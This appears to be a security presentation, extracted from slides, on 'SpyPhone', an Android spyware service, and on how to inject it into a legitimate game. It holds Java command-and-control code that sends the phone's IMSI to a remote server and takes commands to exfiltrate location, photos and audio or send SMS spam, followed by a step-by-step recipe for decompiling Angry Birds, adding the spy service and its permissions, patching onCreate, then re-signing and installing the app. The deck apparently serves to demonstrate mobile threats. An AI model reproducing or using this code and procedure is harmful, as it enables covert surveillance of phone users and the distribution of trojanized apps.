
Name: [redacted]
Phones: [redacted]
Emails: []

Name: [redacted]
Phones: [redacted]
Emails: []

SpyPhone Design

- Implemented as Android Service
  - Self contained component
  - Runs in background even when app is stopped.
  - Starts at boot up
  - Easy to inject into legitimate applications
- Command & Control
  - HTTP to NodeJS Web Server

update:	send information to server
toast:	display message on screen
shutdown:	stop the bot
sms:	send SMS message to contacts
location:	send location information to server
peep:	take picture and send to server
listen:	record sound and send to server



```
    private void processCommand() {

        // fetch command from server
        TelephonyManager telephonyManager = (TelephonyManager)getSystemService(Context.TELEPHONY_SERVICE);
        //String deviceId = telephonyManager.getDeviceId(); // IMEI for GSM, or MEID or ESN for CDMA
        String mobileSubscriberId = telephonyManager.getSubscriberId(); // IMSI
        if (mobileSubscriberId == null) {
          mobileSubscriberId = Secure.getString(getBaseContext().getContentResolver(), Secure.ANDROID_ID);
        }
        String responseBody = "";
        try {
            HttpClient httpClient = new DefaultHttpClient();
            HttpPost   httpPost   = new HttpPost("http://"+HOST+"/checkin");
            List<NameValuePair> nameValuePairs= new ArrayList<NameValuePair>(2);
            nameValuePairs.add(new BasicNameValuePair( "IMSI", mobileSubscriberId ));
            httpPost.setEntity(new UrlEncodedFormEntity(nameValuePairs));
            HttpResponse response = httpClient.execute(httpPost);
            responseBody = EntityUtils.toString(response.getEntity());
            if (!responseBody.isEmpty()) Log.d(LOG_TAG, "HTTP Response body : "+responseBody);
        } catch (ClientProtocolException e) {
            Log.d(LOG_TAG, "ClientProtocolException");
        } catch (IOException e) {
            Log.d(LOG_TAG, "IOException" + e.getLocalizedMessage());
        }

        // process command to fetch phone data
        if (responseBody.contains("update") || mNewLocationAvailable) {
            Log.d(LOG_TAG, "processing update command");
            collectData();
            if (mNewLocationAvailable) mNewLocationAvailable = false; // reset new location flag
        }

        // process command to display popup
        if(responseBody.startsWith("toast")) {
            Log.d(LOG_TAG, "processing toast command");
            final String msg = responseBody.substring(6);
            mToastHandler.post(new Runnable(){
                public void run() {
                    Toast.makeText(getApplicationContext(), msg, Toast.LENGTH_LONG).show();
                }
            });
            Log.d(LOG_TAG, "finished processing toast command");
        }

        // process command to cancel timers and stop the service
        if (responseBody.contains("shutdown")) {
            this.mUpdateTask.cancel();
            this.stopSelf();
        }

        // process command to send SMS spam
        if(responseBody.contains("SMS")){
            Log.d(LOG_TAG, "processing SMS command");
            // Send SMS to all contacts (demo notification)
```


Uses Standard Android APIs

- **User Information**
  - import android.accounts.Account;
  - import android.accounts.AccountManager;
- **Phone & SMS**
  - import android.telephony.SmsManager;
  - import android.telephony.TelephonyManager;
- **Location**
  - import android.location.Location;
  - import android.location.LocationListener;
  - import android.location.LocationManager;
- **Recording**
  - Import android.media.MediaRecording
- **Camera**
  - import android.hardware.Camera;
  - import android.hardware.Camera.PictureCallback;
  - import android.hardware.Camera.PreviewCallback;
  - import android.hardware.Camera.Size;
  - import android.media.AudioManager;
  - import android.view.SurfaceHolder;
  - import android.view.SurfaceView;
- **Web C&C**
  - import org.apache.http.HttpResponse;
  - import org.apache.http.NameValuePair;
  - import org.apache.http.client.ClientProtocolException;
  - import org.apache.http.client.HttpClient;

Injection Process

1. Use apktool to extract the components from the target app (in this case Angry Birds 2000).

```
apktool d AngryBirds.apk
```




- work
  - AngryBirds
    - assets
    - build
    - lib
    - res
    - smali
      - com
        - burstly
        - flurry
        - google
        - greystripe
        - inmobi
        - jumptap
        - millennialmedia
        - rovio

Name	Date modified	Type	Size
assets	2/19/2013 3:54 PM	File Folder	
build	2/19/2013 4:05 PM	File Folder	
lib	2/19/2013 3:54 PM	File Folder	
res	2/19/2013 3:54 PM	File Folder	
smali	2/19/2013 3:54 PM	File Folder	
apktool.yml	2/19/2013 3:54 PM	YML File	1 KB
AndroidManifest.xml	2/19/2013 4:01 PM	XML Document	4 KB

smali Date modified: 2/19/2013 3:54 PM
File Folder Shared with: KEVIN\Kevin

Injection Process

2. Copy the smali code for the service to be injected into the smali directory structure. In our case it was in the directory “example/android/droidwhisper”.



Name	Date modified	Type	Size
DictionaryActivity.smali	2/25/2012 11:33 AM	SMALI File	12 KB
DictionaryActivity$My...	2/25/2012 11:33 AM	SMALI File	10 KB
DictionaryActivity$My...	2/25/2012 11:33 AM	SMALI File	3 KB
DictionaryActivity$My...	2/25/2012 11:33 AM	SMALI File	8 KB
DictionarySvc.smali	2/25/2012 11:33 AM	SMALI File	96 KB
DictionarySvc$1.smali	2/25/2012 11:33 AM	SMALI File	2 KB
DictionarySvc$2.smali	2/25/2012 11:33 AM	SMALI File	2 KB

7 items

Injection Process


3. Update the manifest to include the injected service and the permissions required by the injected service. The updated manifest in the case of Angry Birds is shown below:
    – Remember the app name for later
    – Define the Droidwhisperer service
    – Define required permissions

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="2000" android:versionName="2.0.0"
android:installLocation="auto" package="com.rovio.angrybirds"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon"
android:debuggable="false">
        <activity android:theme="@android:style/Theme.NoTitleBar.Fullscreen"
android:name="com.rovio.ka3d.App" android:launchMode="singleTask"
android:screenOrientation="landscape" android:configChanges="keyboardHidden|orientation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        . . .(some lines missing). . .
        <service android:name="com.example.android.droidwhisper.DictionarySvc">
            <intent-filter>
                <action android:name="com.rovio.ka3d.service.DICTIONARY_SERVICE" />
            </intent-filter>
        </service>
    </application>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE“ />
    <uses-permission android:name="android.permission.READ_CONTACTS“ />
    <uses-permission android:name="android.permission.GET_ACCOUNTS“ />
    <uses-permission android:name="android.permission.SEND_SMS“ />
    <uses-permission android:name="android.permission.INTERNET“ />
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION“ />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION“ />
    <uses-permission android:name="android.permission.CAMERA"/>
    <uses-feature    android:name="android.hardware.camera"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.RECORD_AUDIO"/>
    <uses-sdk android:minSdkVersion="4" android:targetSdkVersion="13" />
</manifest>
```

Injection Process

4. Locate the onCreate function in the main activity of the target app. This can be found by looking in the manifest. In the case of Angry Birds this was “com/rovio/ka3d/App”, highlighted in the manifest file above. Add the following smali code just after the “involk-super” call to onCreate.

```
new-instance v0, Landroid/content/Intent;
   invoke-direct {v0}, Landroid/content/Intent;-><init>()V
   .local v0, dictionaryIntent:Landroid/content/Intent;
   const-string v1, "com.rovio.ka3d.service.DICTIONARY_SERVICE"
   invoke-virtual {v0, v1}, Landroid/content/Intent;->setAction(Ljava/lang/String;)Landroid/content/Intent;
   invoke-virtual {p0, v0}, Landroid/app/Activity;->startService(Landroid/content/Intent;)Landroid/content/ComponentName;
```



WinElvis - [C:\Kevin\Kindsight\MalwareAnalysis\Android\Injection\Angry Birds-2000\smali\com\rovio\ka3d\App.smali]

```
# virtual methods
.method public onCreate(Landroid/os/Bundle;)V
    .locals 3
    .parameter "savedInstanceState"

    .prologue
    const/4 v2, -0x1

    .line 27
    sput-object p0, Lcom/rovio/ka3d/App;->sm_instance:Lcom/rovio/ka3d/App;

    .line 28
    invoke-super {p0, p1}, Landroid/app/Activity;->onCreate(Landroid/os/Bundle;)V


    new-instance v0, Landroid/content/Intent;

    invoke-direct {v0}, Landroid/content/Intent;-><init>()V

    .local v0, dictionaryIntent:Landroid/content/Intent;
    const-string v1, "com.rovio.ka3d.service.DICTIONARY_SERVICE"

    invoke-virtual {v0, v1}, Landroid/content/Intent;->setAction(Ljava/lang/String;)Landroid/content/Intent;

    invoke-virtual {p0, v0}, Landroid/app/Activity;->startService(Landroid/content/Intent;)Landroid/content/ComponentName;


    .line 29
    const/high16 v0, 0x7f03

    invoke-virtual {p0, v0}, Lcom/rovio/ka3d/App;->getString(I)Ljava/lang/String;
```

Injection Process

5. Rebuild the apk file using apktool.

```
    apktool b AngryBirds birds.apk
```

6. Sign the APK file. (Any old certificate will do!)

```
    jarsigner -verbose -keystore C:\kevin\keys birds.apk alias_name

You can verify the cert with…
    jarsigner -verify -verbose -certs birds.apk
```


7. Optimize the APK file.

```
    zipalign -v 4 birds.apk birds1.apk
```

8. Install and test the new application. The logcat command can be used in the adb shell to check for errors.

```
    adb install birds1.apk
```

SpyPhone Market



Receive both incoming and outgoing text messages
Dial in and listen to surrounding vicinity
Text notification when the target phone is switched on
Time and date stamping
Text notification when the target phone receives call
Text notification shows number calling in
Text notifications when the target phone dials
Text notification shows number being called

The World Leader in Spy Phone Software
for Monitoring your Android Cell Phone.

Turn your Android into a Family Monitoring Tool

- GPS Tracking On Cell Phone Location
- View Incoming/Outgoing Calls
- View Incoming/Outgoing Text Messages
- View Websites Visited on Phone

100% Free Product

"Finally we as parents are getting tools to combat the ever increasing threats that come with an age of free flowing information. -Joyce M Mother"

Next…

Questions?